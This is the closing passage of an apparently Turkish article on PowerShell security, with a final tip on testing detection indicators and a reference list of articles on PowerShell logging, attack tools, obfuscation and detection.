İlgili indikatörleri false-positive durumunu en aza indirgemek amacıyla kendi sistemlerinizde örnek saldırı araçları ve scriptleri ile ayrıca test etmenizi tavsiye ediyorum.

4. Referanslar

- ***Powershell Security at Enterprise Customers,*** https://powerintheshell.com/2017/05/25/powershell-security-at-enterprise-customers/
- ***Secrets of PowerShell Remoting,*** https://www.gitbook.com/book/devopscollective/secrets-of-powershell-remoting
- ***About Execution Policies,*** https://docs.microsoft.com/en-us/powershell/module/Microsoft.PowerShell.Core/about_Execution_Policies?view=powershell-5.1
- ***Encrypted Key Exchange understanding,*** https://stackoverflow.com/questions/15779392/encrypted-key-exchange-understanding
- ***PowerShell Version 5 Security Enhancements,*** https://adsecurity.org/?p=2277
- ***Detecting Offensive PowerShell Attack Tools,*** https://adsecurity.org/?p=2604
- ***PowerShell ♥ the Blue Team,*** https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/
- ***Detecting and Preventing PowerShell Downgrade Attacks,*** http://www.leeholmes.com/blog/2017/03/17/detecting-and-preventing-powershell-downgrade-attacks/
- ***About Language Modes,*** https://msdn.microsoft.com/powershell/reference/5.1/Microsoft.PowerShell.Core/about/about_Language_Modes
- ***Greater Visibility Through PowerShell Logging,*** https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
- ***How to Bypass Anti-Virus to Run Mimikatz,*** https://www.blackhillsinfosec.com/bypass-anti-virus-run-mimikatz/
- ***Empire,*** https://www.powershellempire.com/
- ***Invoke-Obfuscation,*** https://github.com/danielbohannon/Invoke-Obfuscation
- ***Building an Empire with PowerShell,*** https://www.slideshare.net/harmj0y/building-an-empire-with-powershell
- ***Phant0m: Killing Windows Event Log,*** https://artofpwn.com/phant0m-killing-windows-event-log.html
- ***Bypass for PowerShell ScriptBlock Warning Logging of Suspicious Commands,*** https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html
- ***Dissecting Powershell Attacks,*** https://dfir-blog.com/2015/09/27/dissecting-powershell-attacks/
- ***PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection,*** https://adsecurity.org/?p=2921